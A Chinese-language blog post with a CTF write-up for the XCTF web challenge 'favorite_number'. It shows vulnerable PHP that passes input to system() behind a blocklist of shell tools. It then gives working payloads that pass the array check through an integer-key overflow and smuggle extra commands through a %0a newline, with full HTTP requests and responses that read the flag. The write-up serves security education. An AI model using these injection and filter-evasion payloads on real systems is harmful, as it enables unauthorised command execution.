
攻防世界：favorite_number

原创

FW_ENJOEY 于 2021-01-19 22:19:15 发布 224 收藏

分类专栏： 攻防世界XCTF CTF_Web_Writeup

本文链接：https://blog.csdn.net/qq_46230755/article/details/112852547


攻防世界XCTF 同时被 2 个专栏收录

10 篇文章 1 订阅

订阅专栏


CTF_Web_Writeup

50 篇文章 0 订阅

订阅专栏

```php
<?php
//php5.5.9
$stuff = $_POST["stuff"];
$array = ['admin', 'user'];
if($stuff === $array && $stuff[0] != 'admin') {
    $num= $_POST["num"];
    if (preg_match("/^\d+$/im",$num)){
        if (!preg_match("/sh|wget|nc|python|php|perl|\?|flag|}|cat|echo|\*|\^|\]|\\\\|'|\"|\|/i",$num)){
            echo "my favorite num is:";
            system("echo ".$num);
        }else{
            echo 'Bonjour!';
        }
    }
} else {
    highlight_file(__FILE__);
}
```

题目要求我们`stuff`和`array`强等于且字符串首字母不同，其次要求我们`num`字符串全部由数字组成，大小写不敏感，跨行检测，最后有一个过滤的黑名单。
第一个绕过，我们可以考虑利用PHP的数组下标的一个BUG，可以利用【整型溢出】。

Bug #69892 Different arrays compare indentical due to integer key truncation

Submitted:	2015-06-20 14:29 UTC	**Modified:**	2015-06-20 14:29 UTC
From:	nikic@php.net	**Assigned:**	nikic (profile)
Status:	Closed	**Package:**	Scripting Engine problem
PHP Version:	5.5.26	**OS:**	
Private report:	No	**CVE-ID:**	*None*

View | Add Comment | Developer | Edit

[2015-06-20 14:29 UTC] nikic@php.net


```
Description:
------------
var_dump([0 => 0] === [0x100000000 => 0]); // bool(true)

on all versions: http://3v4l.org/Sjdf8
```


构造payload


```
stuff[4294967296]=admin&stuff[1]=user&num=123
```

得到结果：



然后利用bp抓包

%0a是换行符可以进行绕过



用inode索引节点

先寻找flag的inode

```
stuff%5B4294967296%5D=admin&stuff%5B1%5D=user&num=123%0als -i /
```

```
POST /?http:%2f%2f220.249.52.134:39403%2f HTTP/1.1
Host: 220.249.52.134:39403
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101
Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://220.249.52.134:39403/?http:%2f%2f220.249.52.134:39403%2f
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://220.249.52.134:39403
Connection: close
Upgrade-Insecure-Requests: 1

stuff%5B4294967296%5D=admin&stuff%5B1%5D=user&num=123%0als -i /
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Tue, 19 Jan 2021 14:04:11 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 293

my favorite num is:123
 3284127 bin
30940644 boot
      2 dev
38011631 etc
38011789 flag
30941276 home
 3284765 lib
31071188 lib64
31071190 media
31071191 mnt
31071192 opt
      1 proc
31071194 root
31466142 run
31466109 sbin
31071333 srv
      1 sys
 3284773 tmp
 3285677 usr
 3285396 var
```


读取flag

```
stuff%5B4294967296%5D=admin&stuff%5B1%5D=user&num=123%0atac `find / -inum 38011789`
```

```
POST /?http:%2f%2f220.249.52.134:39403%2f HTTP/1.1
Host: 220.249.52.134:39403
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101
Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://220.249.52.134:39403/?http:%2f%2f220.249.52.134:39403%2f
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Origin: http://220.249.52.134:39403
Connection: close
Upgrade-Insecure-Requests: 1

stuff%5B4294967296%5D=admin&stuff%5B1%5D=user&num=123%0atac `find / -inum
38011789`
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Tue, 19 Jan 2021 14:15:26 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 68

my favorite num is:123
cyberpeace{c69087e4c8d1c5309745747 2f17495ed}
```


官方wp也给了另一种解法

使用printf

依次提交

```
stuff[4294967296]=admin&stuff[1]=user&num=1%0aprintf /fla > /tmp/zer0b
stuff[4294967296]=admin&stuff[1]=user&num=1%0aprintf g >> /tmp/zer0b
stuff[4294967296]=admin&stuff[1]=user&num=1%0atac `tac /tmp/zer0b`
```